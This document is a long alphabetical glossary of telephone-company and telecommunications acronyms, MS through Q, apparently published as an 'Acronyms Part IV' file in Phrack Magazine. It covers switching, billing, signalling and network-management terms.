MSCP         Mass storage control protocol
MSCS         Management scheduling and control system
MSCU         Message switch control unit
MSCU         Message switch controller unit
MSDS         Material safety data sheet system
MSFDB        Market share forecast data base
```

```
MSGBUF      Message buffer
MSGCLS      Message class
MSGLOCK     Message lock
MSGNO       Message number
MSGP        Microcomputer support group programming
MSGS        Message switch
MSK         Output a transaction mask
MSKMR       Mate reset
MSM         Multi-state marketing system
MSMTCH      Mismatch.
MSN         Multiple subscriber number (i.251 b)
MSORS       Mechanized sales office record system (BTL)
MSP         Management salary plan
MSP         Metropolitan service plan
MSPR        Message switch peripheral unit
MSR         Marketing surveys and reports
MSR         Mechanized sales results system (mbt directory sales)
MSR         Mechanized service record
MSR         Mizar status report
MSR/DIS     Mechanized service record/disability subsystem
MSS         Mass storage system
MSS         Mss is a dialup for... database of 1800 numbers...
MSSS        Mechanized supply stock system
MSTIC       Mechanized standard time increments (we/eplans)
MSTS        Measured service tracking system
MSU         Message signal unit
MSU         Metallic service unit
MSU         Msg. signal unit (SS7)
MSUCOM      Metallic service unit common
MSUS        Measured service usage studies
MSUSM       Subunit select mismatch
MT          Master record tape unit number or tape drive to write
MT          Wired music INTER/TRA blocal 1-26
MTA         Message transfer agent (x.400)
MTAE        Message transfer agent entity (x.400)
MTB         Magnetic tape billing
MTB         Metallic test bus
MTC         Facs maintenance transaction
MTCE        Maintenance (default).
MTCE        Maintenance parameters
MTD         Magnetic tape drive
MTD         Mutilated digit
MTD         Mutilated digit (MDII)
MTECS       Iimechanized toll error correction system phase ii
MTECS       Mechanized toll error correction system
MTEL        Main telephone
MTF         Master test frame
MTH         Magnetic tape handler
MTIB        Metallic test interconnect bus
MTIBAX      Metallic test interconnect bus access
MTINT       Miscellaneous timer interrupt
MTL         Maximum termination liability
MTLR        Mechanized trouble log report
MTLT        Maintance transmission action limit table
MTM         Maintenance trunk module (NTI)
MTO         Master terminal operator
MTP         Management transitional program
MTP         Message transfer part (SS7: q.701-q.710)
MTP         Message transfer part.
MTP         Message transfer protocol (x.411: p1)
MTR         Manually test a response
MTR         Mechanized time reporting
MTR         Tape drive to read
MTRS        Marketing or management time reporting system
MTRS        Mechanized training records system
MTRS/FCC    Management time reporting system/fcc report
MTRT        Mate ready time out
MTS         Manual test system
MTS         Memory time swich     peb2040
MTS         Message telecommunications service
```

MTS	Message telecommunications system
MTS	Message telephone service
MTS	Message teleprocessing system
MTS	Message toll service
MTS	Mobile telephone service
MTSC	MTS CMOS (512 incoming channels)
MTSDB	Message telecommunications services data base
MTSI	Msg telecommunications ser price index
MTSL	MTS large (1024 incoming channels)
MTSO	Mobile telephone switching office
MTSS	MTS small (256 incoming channels)
MTTP	Master trunk test panel
MTU	Magnetic tape unit parameters
MTU	Maintenence termination unit
MTU	Media tech unit
MTW	Tape drive to write
MTX	Mobile telephone exchange
MU	Maintenance usage
MU	Message unit
MUC	Material usage code
MULDEM	Multiplexer-demultiplexer
MULT	Multiple
MUM	Measured unit message
MUNICH	Multichannel (32) network interface controller
MUPH	Multiple position hunt
MUSAC	Multipoint switching and conferencing unit
MUSIC	Modeling for usage sensitive incremental costs
MUT	Miniaturized universal trunk frame
MUT	Multi-unit-test
MUX	Multiplex
MUX	Multiplexer
MVAS	Motor vehicle accident summary
MVCCW	Commstar ii call waiting USOC
MVP	Multiline variety package
MVS	Multiple virtual storage
MVS	Multiple virtual storage operating
MVS/MODS	TSO display operator messages from programs running under
MVS/SP	Multiple virtual storages/system product operating system
MVS/SPA	Multiple virtual storages/system product assist operating
MVS/XA	Mutliple virtual storage/extended architecture
MVT	Multiprogramming with a variable number of tasks
MVTC	Motor vehicle type code
MW	(ger) service word
MW	Mandatory work
MW	Multiwink
MWCP	Mechanized wire centering program (BTL)
MWI	Message waiting indicator
MWPER	Write protect error
MX	Monitor transmit (flow control bit in IOM2)
MXU	Multiplex units
MXU	Multiplexer unit

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 24 of 27

{Acronyms Part IV}

N	Estimated time to complete this ticket.
N	No corrective action
N(R)	(NR) receive sequence number
N(S)	(NS) transmit sequence number
NA	CSACC link (EPSCS) INTER/TRA blocal 1-26
NA	Next address
NA	Normal alignment
NAAP	New affirmative action program
NAB	Network analysis bureau
NAC	Network administration center
NAC	Network application center
NAC	Non-area code
NACK	No ground acknowledgment received on a ground start private facility (FX) tr unk
NAFMAP	Network administration force management and productivity
NAG	Network architecture group
NAI	Telephone number assignment inquiry
NAK	Negative acknowledge
NAM	Number assignment module
NAND	Not-and gate
NANP	North american numbering plan
NAP	Network access pricing
NAP	Network analysis program (BTL)
NAR	Nac assignment review
NARS	National yellow pages services accounts receivable system
NAS	Network analysis system
NAS	Numerical and atmospheric sciences network
NAS/CARS	Network analysis system/central analysis report system
NAS/SRS	Network analysis system/subscriber recording system (MBT)
NASS	Network adminstration support system
NATL	National code (NTI)
NAUG	Network administration user group
NB	Narrow band
NBSY	Number of busy (trunks) (NTI)
NC	CNCC link (SPSCS) INTER/TRA blocal 1-26
NC	Network channel
NC	No circuit
NCA	No circuit announcement
NCAT	Network cost analysis tool
NCC	National coordinating center (national emergency)
NCC	Network control center
NCC	Notify corrupted CRC (in EOC)
NCCF	Network communication control facility (IBM vtam/mcp option)
NCCF	Network communications control facility
NCD	Network call denial
NCDAFTA	NCD denied after answer
NCDAFTA	Network call denial (NCD) denied after answer
NCDBEFA	NCD denied before answer
NCDBLKD	NCD returned blocked
NCDCCBL	NCD code control blocked
NCDDBOV	NCD data base overload
NCDDBOV	NCD database overload
NCDDENY	NCD deny received
NCDDSBL	NCD direct signaling blocked
NCDNOXL	NCD returned no translation
NCDOVLD	NCD returned overload
NCDUNEQ	NCD returned unequipped
NCH	Noch
NCI	Network channel interface
NCI	No card issue
NCLK	Network clock
NCLS	Non-capitalized lease system
NCMASTER	No circuit master
NCOO	Network central office operations

```
NCOS          Dms 100 class of service
NCOSC         Network clock 2 oscillator
NCOSS         Network communication and operations support system
NCP           National control point
NCP           Network control point
NCP           Network control point (in a SDN)
NCP           Network control program (IBM3725 software)
NCR-          Sclrnetwork completion report-system called line report system
NCRPAB        Network cost results plan
NCS           National communications system
NCS           National communicatons system
NCSPC         Non-conforming stored program control
NCT           Network control and timing
NCT (CP)      Network control and timing call processing
NCT LINKS     Network control and timing links
NCTE          Digital network channel equipment
NCTE          Network channel terminating equipment
NCTE          Network channel terminating equipment (FCC NT1)
NCTLNK        Network control and timing link
NCU           Network control unit
ND            Network data line INTER/TRA blocal 1-26
NDA           Network data analyzer
NDA           Network delivery access
NDBS          Network data base system
NDC           National destination code (i.e. area code)
NDC           Network data collection
NDC           Node data collection
NDCC          Network data collection center
NDIS          National dial-it services
NDPCC         Network data processing coordination center
NDRAS         Network distribution resource administration system
NDS           Network data system
NDS           Network distribution services
NDS-TIDE      Network data system-traffic information distributor and
NDS/ANN       Announcement system - System/36
NDS/BMR       Bmrbudget morning report - System 36
NDS/CONAD     Conadcontract administration system - System 36
NDS/FLEXNDS   Flexible reporting
NDS/FORMS     Mechanized forms - System 36
NDS/MT        Mechanized tool interface - System 36
NDS/PDB       Personnel database - System 36
NDU           Network data unit
NE            Near end
NE            Network element
NE            Network elements
NEAS          Non-optional extended area service
NEBE          Near end block error (IOM2 monitor message)
NEBS          Network equipment-building system
NEBS          Network equlpment-building system
NEBS          New equipment-building system
NECA          National exchange carrier association
NECC          National emergency coordination center (bellcore)
NEG           Negative
NEON          Nonmanagement employee opportunity network
NERC          National emergency relocation center
NESAC         National electronic switching assistance center
NESC          National electric safety code
NET           (ec) european standards of telecommunication
NETPARS       Network performance analysis reporting system (IBM Vtam)
NETPRT        Netprt
NETS          Nationwide emergency telecommunications system
NETTIMS       Nettims
NETWORK       Sidethe segment of the time slot interchanger (TSI) that is
NEXT          Near end cross (x) talk
NEXT          Near end crosstalk
NEXT          Node exhaust tool system
NFID          Non-fielded id
NFM           Network force management
NFS           Network file system
NFT           Network file transfer
```

NG	No good
NGF	Number group frame
NGF	Number group frame for 5 Cross Bar
NHLS	Next higher level support
NHR	Non hierarchial routing
NHR	Not hard to reach
NI	Network interface
NI/NC	Network interface/network channel
NID	Network in dialing
NID	Network information database
NIP	Nucleus initialization program
NIPA	Net income and productivity analysis
NIRS	National yellow pages services invoice receiving system
NIS	Operation system-intelligent network elements
NIS(FLEXCOM)	Network interface system - OPS/INE
NKP	No key pulse
NKP	No key pulse (MDII)
NL-PG	Line number page
NLD	Nonlinear distortion
NLD-SN	Nonlinear distortion signal/noise
NLDM	Network logical data manager (IBM VTAM option)
NLP	Network layer protocol
NM	Network maintenance
NM	Network management
NM	Network management.
NM	Network module
NMA	Network management applique
NMA	Network monitoring and analysis
NMAT	Nonmanagement attendance tracking system
NMB	Network management busy (NTI)
NMC	Network management center
NMC	Network mondule controller (NTI)
NMDT	Network management display terminal (AT&T)
NMMPEN	Network maintenance management planing
NMOS	Network management operations support
NMPR	Network management printer (AT&T)
NMS	Network management services
NMS	Network management system
NN	Two digit number
NNN	Three digit number
NNNN	Four digit number
NNX	Central office code designating the customer exchange
NNX	Network numbering exchange
NNX	Telephone exchange code
NO	Number
NOC	National operations center at Bedminister N.J.
NOC	Network operations center
NOC	Normalized office code
NOCS	Network operations center system
NOD	Network out dialing
NODAL	Network operations forum
NOE	Number of oes to be assigned
NOL	Nac service order listing
NOMAD	No-op instruction
NOPS	Network operations plan system
NOR/TADS	North region/testing and development system
NORAD	North american air defense command
NORGEN	Network operation report generating
NORGEN	Network operations report generator
NORGEN	Network operations report generator system
NORM	Normal
NORM	Return to normal (IOM2 monitor command/message)
NOS	Network operating system
NOTIS	Network operations trouble information system
NOW	Network optical warehouse
NP	Non-published
NPA	Area code and exchange number
NPA	Network peformance analyzer (IBM)
NPA	No power alarm
NPA	Numbering plan area (area code)

NPAP	Nonmangement performance appraisal plan
NPC	Network processor circuit
NPC	No parameter choices
NPDA	Network problem determination applicator (IBM)
NPH	Network protocol handler
NPM	Network performance monitoring system
NPS	Network planning system
NPSI	Ncp packet switching interface
NPUMP	Normal pump
NPV	Net present value
NQ	Telegraph customized-service code for LATA access
NR	No response.
NRAS	Nova/rider awards system
NRC	Non-recurring charge
NRG	Number of rings
NRM	Normal response mode (hscx)
NRM	Normalizing ccs value
NRODD	Non-redundant ODD
NRRI	National regulatory research institute data
NRRT	Non-reroutable traffic
NRS	Network routing system (MBT)
NRT	No response while in test mode.
NRZ	Non return to zero
NRZC	Nrz change
NRZI	Nrz inverted
NRZM	Nrz mark
NSA	National security agency
NSAC	Network service administration center
NSACGCOMP	NS SCP ACG component
NSBADRESP	NS SCP response message with invalid data
NSC	Network service center
NSCMP	Network service center multi (dddcservice bureau)
NSCS	Network service center system
NSD	No start dial
NSD	Number summary display
NSDB/IA	Network and service data base/interface administration
NSE	Network switching engineering
NSE	Noise
NSEC	Network switching engineering center
NSEP	National security emergency preparedness
NSFNET	National science foundation network
NSN	Network services node
NSNONRTEMSG	NS reject message
NSP	Network service part (SS7: SCCP+MTP)
NSP	Non sent paid (coin)
NSPEC	Node spec file
NSPMP	Network service performance measurement plan
NSPMP	Network switching performance measurement plan
NSPRR	Network switching performance results report
NSQRYFAIL	NS query fail
NSS	Network support system
NSSD	Network switched services district
NSSNCOMP	NS SCP response message with a send notification
NSSNCOMP	NS SCP response message with a send notification received at the switch
NSTAC	National security telecommunications advisory committee
NSTNMSG	NS termination notification message sent from the switch to the SCP
NSTS	Network services test system
NSU	Network support utilities
NSs	Network system (i.e. DACS; SDACSL CDACSL OSU; CSU... etc)
NStA	(Ger) PBX
NT	Network termination
NT	Northern telecom
NT	Protection alarm-metalic-service code for LATA access
NT/S	NT simulator SIPB7020
NT01	Network frame unable to switch off line after fault detection
NT02	Network path trouble trunk to line - 1AESS network trouble
NT03	Network path trouble line to line - 1AESS network trouble
NT04	Network path trouble trunk to trunk - 1AESS network trouble
NT06	Hourly report of network frames made busy - 1AESS network trouble
NT1	NT serving layer 1 (NCTE)

NT10	Network path failed to restore -1AESS network trouble
NT2	NT serving layer 1 to 3 (subscriber interface of nt
NTC	National trunk congestion
NTD	Normal direction
NTDACT	Network termination (NT) is deactivated.
NTE	Network terminal equipment
NTE	Network terminating equipment
NTEC	Network technical equipment center
NTEC	Network terminal equipment center
NTEC	Networkbterminal equipment center
NTI	Northern telcom inc.
NTIA	National telecommunications and information agency
NTM	Nt test mode (IOM2 monitor message)
NTN	Number of tns to be assigned
NTO	Network terminal option (IBM)
NTOFN	NT off normal.
NTP	Northern telecom practice (NTI)
NTPWR	NT lost power.
NTRAP	Network trouble analysis plan
NTS	Network technical support
NTS	Network test system
NTT	No test trunk
NTTMP	Network trunk transmission measurement plan
NTWRK	Network
NU	Protection alarm-service code for LATA access
NUA	(international) network user address
NUA	Network user address
NUA	Network utilization analysis
NUC	Nailed-up connection
NUI	Network user identification
NUL	Null
NUP	National user part
NV	Protective relaying/telegraph grade-service code for LATA access
NVM	Non volatile memory (eeprom)
NW	Telegraph grade facility-75 baud-service code for LATA access
NWB	Network-busy (NTI)
NWK	Adminnetwork administration budgets system
NWM	Network management (NTI)
NWPK	Network packs
NXX	Refers to the central office designation of the telephone
NY	Telegraph grade facility- 150 baud-service code for LATA access
NYNEX	NYNEX corporation
NYNEX	New york
NYPS	National yellow pages services
NYPSA	National yellow pages services association
O	Priority.
O+I	Originating plus incoming calls to a switching module.
O-LTM	Optical line terminating multiplexer
O/S	Operating system
OA	Line equipment assignment option
OA	Out of alignment
OA&M	Operations
OA&M	Operations administration and maintance
OAM	Office data administration system
OAP	Operator services position system administrative processor
OASIS	Office automation strategy for information systems
OASIS	Overseas accounting settlement and information
OASYS	Office automation system
OATQ	OSPS ANSI TCAP query and reply
OATS	Operator assistance tracking system
OBA	Out of band announcement
OBF	Ordering and billing forum
OBH	Office busy hour
OBS	Observed data rate
OC	Office communication
OC	Operating company
OC	Operator centralization
OC&C	Other charges and credits
OCAS	OSPS customer account services
OCAS7	OSPS customer account services CCSS7/international CC validation

OCC	Other common carrier
OCC	Other common carriers
OCC	Usage occupancy
OCCH	Outgoing connections per circuit per hour
OCCS	OSPS common channel signaling
OCCS	Order control and coordination system (BTL)
OCE	Other common carrier channel equipment
OCN	Operating company number
OCOIN	OSPS coin
OCP	Optional calling plan
OCP	Origination point code (SS7)
OCPDG	Ocp data gathering
OCR	Optical character reader (auerbach computer technology report)
OCR	Optical character recognition (IBM)
OCRS	Optical character recognition system
OCS	Offical communication services
OCS	Old class of service
OCS/CTS	Official communications services installation and
OCS/CTS	Official communications services installation and maintenance cos
OCSDSELR	OCS data station equipment location report
OCSOLRM	Official communications services (OCS) on-line reference
OCTD	OSPS centralized automatic message accounting tone decoder
OCU	Office channel unit
ODA	Office data administration
ODA	Office data assembler
ODA	Office document architecture
ODAC	Operations distribution administration center
ODACCIN	OSPS directory assistance (DA) call completion and intercept
ODB	On-demand B-channel counts.
ODB	Operations divestiture board
ODCS	Official data communications service
ODD	Office dependent data
ODD	Operator distance dialing
ODDBU	Office dependent data backup
ODDD	Operator direct distance dialing
ODDS	Order data distribution system
ODIN	Online data integrity system
ODP	Office dialing plan
ODP	Organization development program
ODP	Organizational design program
ODS	Overhead data stream
ODS	Tnds on-line demand servicing
OE	Office equipment
OE	Office equipment / office equipment number
OE	Office equpiment number
OEC	Other exchange carrier
OEC	Outside plant equivalence codes
OEIC	Optoelectronic integrated circiut
OEIS	OSPS external information system
OEM	Original equipment manufacture
OEM	Original equipment manufacturer
OF	Official (telco owned)
OF	Overflow
OFA	OSPS facility administration
OFC	Office
OFF	OSPS fast features
OFF HK	Off hook
OFFN	Off-normal
OFL	Overflow(s)
OFNPS	Outstate facility network planning system
OFRD	Offered (calls [peg count])(NTI)
OFRT	Office route (NTI)
OFT	Optical fiber tube
OGO	Outgoing only trunk
OGT	Outgoing trunk
OI	Off premises intercommunication station line INTER/TRA blocal 1-2
OI	Optical interface
OIJ	Orders in jeopardy
OINTA	OSPS interflow listing services/C-ACD measures
OIRCV	OSPS interflow T&A calls received

OISNT	OSPS interflow T&A calls sent
OKMDT	Oklahoma management development training
OKP	Operational kernel process
OKRA	Operator keyed trouble report
OLCP	Optional local calling plan
OLIDB	OSPS line information data base
OLIPD	Online invoice payment data
OLRM	Online reference material
OLS	Originating line screening
OLTEP	Online test executive program
OLTS	Optical loss test set
OM	Operational measurement (NTI)
OM	Operational measurements
OM	Output mux
OMAP	Operations and maintanance application part
OMAT	Operations maintenance and administration team
OMC	Operating and maintainance center
OMD	Out messages - day
OMDB	Output message data base
OMDB	Output message database
OMISC	OSPS miscellaneous call
OML	Outgoing matching loss
OMM	Output message manual
OMNI	Online marketing networked information system
OMP	SS7 fe operation management protocol
OMPF	Operation and maintenance processor frame
ON	Off network access line INTER/TRA blocal 1-26
ON HK	On hook
ONA	Open network architecture
ONA	Open network architecture (FCC computer inquiry iii)
ONAC	Operations network administration center in K.C. (AT&T)
ONAL	Off network access line
ONALS	Off-net access lines
ONC	On line COSMOS
ONDDBOV	OSPS NCD message received indicating database overload
ONDDBUN	OSPS NCD message returned data base unable to process
ONDGMSG	OSPS NCD message received garbled
ONDIRPY	OSPS NCD message received with an inconsistent reply
ONDNBLK	OSPS NCD message returned because of network blockage
ONDNCON	OSPS NCD message returned because of network congestion
ONDNRTE	OSPS NCD message returned because of no routing data
ONDTOUT	OSPS NCD message returned because of timeout
ONDUNEQ	OSPS NCD message returned
ONDURPY	OSPS NCD message received with an unexpected reply
ONI	Operator number identification
ONP	Open network provision
ONPA	Originating numbering plan area
ONS	On line switch
ONSITE	Urban decisions system
ONTC	Office network and timing complex
ONTC	Office network and timing complex (CM2 offices only)
ONTCCOM	Office network and timing common units
OOB	Out-of-band
OOC	Originating office code
OOC	Out-of-chain
OOF	Out-of-frame
OP	Off premises extension INTER/TRA blocal 1-26
OP	Operation
OP	Outside plant
OP ALL	Option all
OPC	Originating point code
OPC	Originating point codes
OPCDB	Operations common database
OPDU	Operations protocol data unit (x.411: p3)
OPEOS	Outside plant planning
OPH	Operator handled
OPM	Outage performance monitoring
OPM	Outside plant module
OPN	Open-of-day report
OPNOXL3	OSPS position no level 3 protocol.

OPR	Operator
OPS	Off-premises station
OPS	Outside plant study system
OPSM	Outside plant subscriber module
OPT	Optional
OPU	Outside plant cable usage
OPX	Off-premises extension
OR	Originating register
OR & RG	Operating rate and route guide
ORB	Office repeater bay
ORBIT	Osp rehabilitation budget information tracker
ORC	Originating rate center
ORD	Service or work order
ORD	Work order
ORD#	Order number
ORDN	Order number.
ORDNO	Service order number
ORE	Order edit
ORE-G	Order edit global
ORI	Order input
ORIG	Allows originating
ORLF	Originating register link frame
ORLMF	Originating register line memory frame
ORM	Optical remote module
ORM	Optical remote switching module
ORM	Optically remote switching module
ORMC	Originating register marker connector
ORP	Operational review plan
ORR	Overflow reroute
ORRS	Online records and reporting system (TNDS)
ORS	Order send
ORTN	Orientation
ORTR	OSPS real-time rating
OS	Off premises PBX station line INTER/TRA blocal 1-26
OS	Operations systems (operations support systems) (OSS)
OS	Operator service
OS	Origination scanning
OS	Out of service
OS	Out sender
OS	Outstate
OS/D	Operator services/deaf
OSAC	Operator services assistance center
OSAC	Operator services of answer consistency
OSAM	Overflow sequential access method (IBM)
OSAP	Operations systems architecture plan
OSC	Operator services center
OSC	Oscillator
OSCAS	Operator service control access system
OSDS	Operating system for distributed switching
OSDS-C	Operating system for distributed switching in the conection
OSDS-M	Operating system for distributed in the switching module.
OSE	Oscillator error flip-flop
OSI	Open system interconnection
OSI	Open systems interconnection
OSLF	Out sender link frame
OSM1	Optional services menu screen number 1
OSN	Operations systems network
OSO	Originating screening office
OSO	Originating signaling office
OSPE	Outside plant engineer
OSPI	Operator services planning information
OSPRE/CON	Outside plant reconciliation
OSPS	Operator service position system
OSPS	Operator services position system
OSPS	Outside plant studies
OSPS-DL	OSPSystem data links
OSR	Ongoing support request
OSS	Operation support system
OSS	Operations support system
OSS	Operations support system (BTL)

OSS	Operator service signalling
OSS	Operator services system
OSSGR	Operator services system generic requirements
OSSP	Operations systems strategic plan
OSSS	Operator services support system
OSTC	Operations systems technical center
OT	Originating traffic
OT	Other type
OT	Overtime
OTA	OSPS toll and assistance
OTC	Operating telephone company (in bell system)
OTDR	Optical time domain reflectometers
OTER	Operator team efficiency ratio
OTG	Outgoing trunk group
OTH	Other
OTO	Office-to-office
OTR	Operational trouble report
OTSS	Off the shelf system
OTTS	Outgoing trunk transmission system
OUC	Orgination unit code
OUT	Outgoing trunk groups
OUTWATS	Outward wats
OUTWATS	Outward wide area telecommunications service
OVF	Overflow (NTI)
OVLT	Overvoltage protection
OVLY	Overlay scheduling
OVOEQ	OSPS call volume and equipment usage
OVRLD	Overload or congestion control
OVRRNG	Overrange
OVS	Overseas
OVW	Equipment class overwrite
OW	Over-write
OWG	Optical wave guide
OWT	Outwats [code 024(5500-5600)]
OXPRESS	Zero express
P	Commitment time for having this trouble repaired.
P-tone	Pseudo tone
P/AR	Peak-to-average ratio
P/F	Poll/final bit
PA	Power allarm
PA	Program address
PA	Program application
PA	Protective alarm (AC) INTER/TRA blocal 1-26
PABX	Private automatic branch echange
PABX	Private automatic branch exchange
PAC	Percent access chargeable
PACE	Program for arrangement of cables and equipment
PACK	Peripheral equipment packs
PACT	Prefix access code translator
PAD	Packet assembler/dissasembler
PADDLE	Program for administering data bases in the lfacs
PADS	Planning analysis and decision support
PADSX	Partially automated digital signal cross-connect
PAK	Work packages
PAL	Pre-service action limit
PAL	Price analysis list
PAL	Pricing and loading (mcauto)
PAL	Purchasing authorization letter
PAM	Pass along method (SS7: in ISUP)
PAM	Primary access method
PAM	Pulse amplitude modulation
PAN	Panel
PAN	Personal account number
PANDS	Purchase & sales
PANS	Pretty advanced new stuff
PAP	Publications' accounts payable
PAQS-10	Provisioning and quotation system
PARMS	Parameters
PARTS	Tvcom electronic parts inventory
PAS	Protocol architecture specification for IOS (PCT)

PAS	Public announcement service
PAT	Position attached signal time-out
PAT	Position attached signal time-out (MDII)
PAT	Power alarm test
PATROL	Old version of 'esscoer'
PAX	Private automatic exchange
PAYRO1IC	Payroll-information center
PB	Lajga
PB	Placement bureau
PB	Sdga
PBC	Peripheral board controller
PBC	Peripheral bus computer
PBC	Peripheral bus. computer
PBC	Processor bus controller
PBD	Pacific bell directory
PBG	Packet business group
PBHC	Peak busy hour calls
PBM	LTG = 0 ho/mo msg reg (no ANI)
PBO	Paperless business office
PBOD	Pac bell order dist.
PBVS	Pacific bell verification system
PBX	Private branch exchange
PBXC	Private branch exchange center
PBXWL	Private branch exchange wiring list
PC	Peg count
PC	Peripheral control (software)
PC	Power controller
PC	Primary center
PC	Process controller
PC	Switched digital-access line INTER/TRA blocal 1-26
PCA	Philip crosby associates
PCB	Program communications block-IMS (IBM)
PCC	Peg count converters
PCDA	Program controlled data acquisition
PCF-II	Programming control facility-II (IBM)
PCH	Parallel channel
PCI	Panel call indicator
PCID	Primary circuit identification
PCL	Payroll change list
PCL	Pcm data clock
PCM	Program control module
PCM	Pulse code modulation
PCN	Personal communication network (UK)
PCN	Product change notices
PCO	Peg count and overflow
PCO	Plant control office
PCP	Primary control program
PCR	Preventive cyclic retransmission (SS7 in MTP)
PCSN	Public circuit switched network
PCT	IOS program coding tools (SDL oriented)
PCTF	Per-call test failure
PCTF	Per-call test failure.
PCTV	Program controlled transverters
PD	Peripheral decoder
PDA	Parameteredatanassembler
PDA	Partial dial abandon
PDA	Partial dial abandon (MDII)
PDC	Primary digital carrier
PDF	Power distribution frame
PDI	Power and data interface
PDIT	Prefix/feature digit interpreter
PDM	Power down mode
PDN	Public data network
PDSP	Peripheral data storage processor
PDT	Partial dial time-out
PDT	Partial dial time-out (MDII)
PDU	Protocol data unit (x.400)
PE	Peripheral equipment
PE	Program audio 200-3500 hz-service code for LATA access
PECC	Product engineering control center

PEP	Position establishment for parties
PER	For each.. or according to
PER	Protocol error record
PF	Printout follows
PF	Program audio 100-5000 hz-service code for LATA access
PFM	Pulse frequency modulation
PFOFF	Power feed off (C/I channel code)
PFPU	Processor frame power unit
PFR	Party line fill report
PFR	Polarity failure
PFR	Polarity failure (MDII)
PFS	Page format selection (teletex)
PFS	Pcm frame synchronisation signal
PG	Page
PG	Paging INTER/TRA blocal 1-26
PG	Program document index
PG	Program frequency weighting
PGTC	Pair gain test controller
PH	Packet handler
PH	Parity high bit
PH	Pending header
PH	Protocol handler
PH JTR	Phase jitter
PH-	Physical-
PHY	Physical
PIA	Plug-in administrator
PIC	PCM interface controller
PIC	Plastic-insulated cable (plant)
PIC	Polyolefin insulated cables (plant)
PIC	Primary independent carrier (switching)
PICB	Peripheral interface control bus
PICS	Plug-in inventory control system
PICS	Plug-in inventory control system (PICS/DCPR)
PICS/DCPR	PICS/detailed continuing property records
PID	Personal ID
PIDB	Peripheral interface data bus
PIINT	Allow packet interface interrupt
PIN	Personal identification number
PIOCS	Physical i/o system
PIP	PCM interface port
PIP	Packet interface port
PIU	PCM interface unit
PJ	Program audio 50-8000 hz-service code for LATA access
PK	Program audio 50-15000 hz-service code for LATA access
PKC	Package category
PKT	Package type
PL	Parity low bit
PL	Private line
PL	Private line circuit number
PL	Private line-voice INTER/TRA blocal 1-26
PLAR	Private line automatic ringdown
PLC	Physical link control (IOS)
PLD	Partial line down (teletex)
PLGUP	Plug-up (currently no affect).
PLIC	Pcm line interface
PLL	Phase locked loop
PLU	Partial line up (teletex)
PM	Peripheral module
PM	Peripheral modules
PM	Phase modulation
PM	Plant management
PM	Preventive maintenance
PM	Protective monitoring INTER/TRA blocal 1-26
PM01	Daily report - 1AESS plant measurments
PM02	Monthly report - 1AESS plant measurments
PM03	Response to a request for a specific section of report - 1AESS
PM04	Daily summary of iC/Iec irregularities - 1AESS plant measurments
PMAC	Peripheral module access controller
PMB	LTG = 1 ho/mo regular ANI6
PMI	Plant managementninstruction

PMS	Peripheral maintenance system pack
PMS	Peripheral maintenance system packs
PMS	Plant measurements system
PMS HUB	Picture phone meeting service hub
PMU	Precision measurement unit
PN	Pseudo noise (code)
PNB	Pacific northwest bell
PNL	Premis number list for TN
PNP	Private numbering plan (i.255 b)
PNPN	Positive-negative-positive-negative devices
POB	Periphal order buffer
POF	Programmable operator facility
POP	Point of presence
PORT	Remote access test ports
POS	Centralized automatic message accounting positions (NTI)
POS	Position
POS	TOPS (DMS) position (NTI)
POSN-P	Posn-p
POSNOB	OSPS position no B-channel.
POSNRSP	OSPS position no response.
POT	Point of termination
POTS	Plain old telephone service
POVT	Provisioning on-site verification testing
PP	Post pay
PPC	Pump peripheral controller
PPD	Peripheral pulse distributor
PPG	Precedence and preemption group
PPM	Periodic pulse metering.
PPN	Public packet switching
PPS	Product performance surveys
PPS	Public packet switching network
PPS	Pulse per second
PPSN	Public packet switched network
PPSRV	Pre-post service.
PPU	Power providing unit
PP_D_M	Point-to-point data maintenance
PQ	Program grade customized-service code for LATA access
PR	Cable pair id
PR	Pair normally tip and ring
PR	Protective relaying-voice grade INTER/TRA blocal 1-26
PRA	Primary rate access
PRCA	Puerto rico communications authority
PRE	Previous
PREMIS	Premises information system
PRFX	Prefix
PRFX	Prefix translations
PRI	Frame priority
PRI	Primary rate interface
PROC	Processor
PROG	Program
PROM	Programmable read-only memory
PROMATS	Programmable magnetic tape system
PROT	Protection
PROTEL	Procedure oriented type enforcing language
PROTO	Protocol circuit
PRP	Periodic purging of remarks
PRP	Permanent cable pair remarks
PRS	Personal response system
PRT	Print
PRTC	Puerto rico telephone company
PRZ	Preferred rate zone
PS	Msc constructed spare facility INTER/TRA blocal 1-26
PS	Packet switching
PS	Previously published/non-published facility indicator
PS	Program store
PSAP	Public safety answering point
PSC	Prime service contractor
PSC	Public safety calling system
PSC	Public service commission
PSD	Programmable scanner distribution

PSDC	Public switched digital capability
PSDN	Packed-switched data network (t.70)
PSDS	Public switched digital service
PSE	Packet switch exchange
PSF	Packet switching facility
PSGRP	Packet switching groups
PSHF	Peripheral equipment shelf
PSIU	Packet switch interface unit
PSK	Phase shift keying
PSK	Phase-shift keying
PSL	IOS protocol source library
PSM	Packet service module
PSM	Position switching module
PSN	Packet switched network
PSN	Public switched network
PSO	Pending service order
PSODB	Packet switching on-demand B-channel
PSOFC	Packet switching office (ISDN)
PSPDN	Packed-switched public data network
PSPH	Packet switching PH/DSLG (ISDN)
PSPORT	packet switching protocol handler (PH) port (ISDN)
PSR	Phase shift register
PSS	Packet switch stream
PSS	Packet switched services
PSSM	Packet switching per switching module (ISDN)
PST	Permanent signal time-out
PST	Permanent signal time-out (MDII)
PST	Pre-service testing
PST	Sides protocol software development
PSTG	Packet switching trunk group
PSTLT	Pre-service transmission action limit table
PSTN	Public switched telephone network
PSTN	Public switched telephone network (t.70)
PSU	Packet switch unit
PSU	Packet switch unit.
PSU	Program storage unit
PSUPH	Packet switch unit protocol handler
PSW	Program status word
PSWD	Password access
PT	Package time
PT	Point
PT	Program timer
PTAT	Private trans atlantic telecommunications
PTCL	Protocol
PTD	Plant test date
PTR	Printer
PTT	Postal telephone and telegraph
PTW	Primary translation word
PTY	Party indicator
PTY	Party number or position
PU	Power units
PU	Power up (C/I channel code)
PUC	Peripheral unit controller
PUC	Public utilities commission
PULS	Message-rate pulsing table (AMA NTI)
PULS	Pulse
PULSG	Pulsing
PUM	Pu mode
PUMPHW	Pump hardware errors
PV	Protective relaying-telegraph grade INTER/TRA blocal 1-26
PVC	Permanent virtual circuit
PVC	Permanent virtual circuit (x.25 network)
PVC	Permanent virtual circuits
PVN	Private virtual network
PVT	Private
PW	Protective relaying-signal grade INTER/TRA blocal 1-26
PWC	Premis wire center
PX	Pbx station line INTER/TRA blocal 1-26
PX	Power cross.
PZ	Msc constructed circut INTER/TRA blocal 1-26

```
Q           Report class.  see table 5-1.
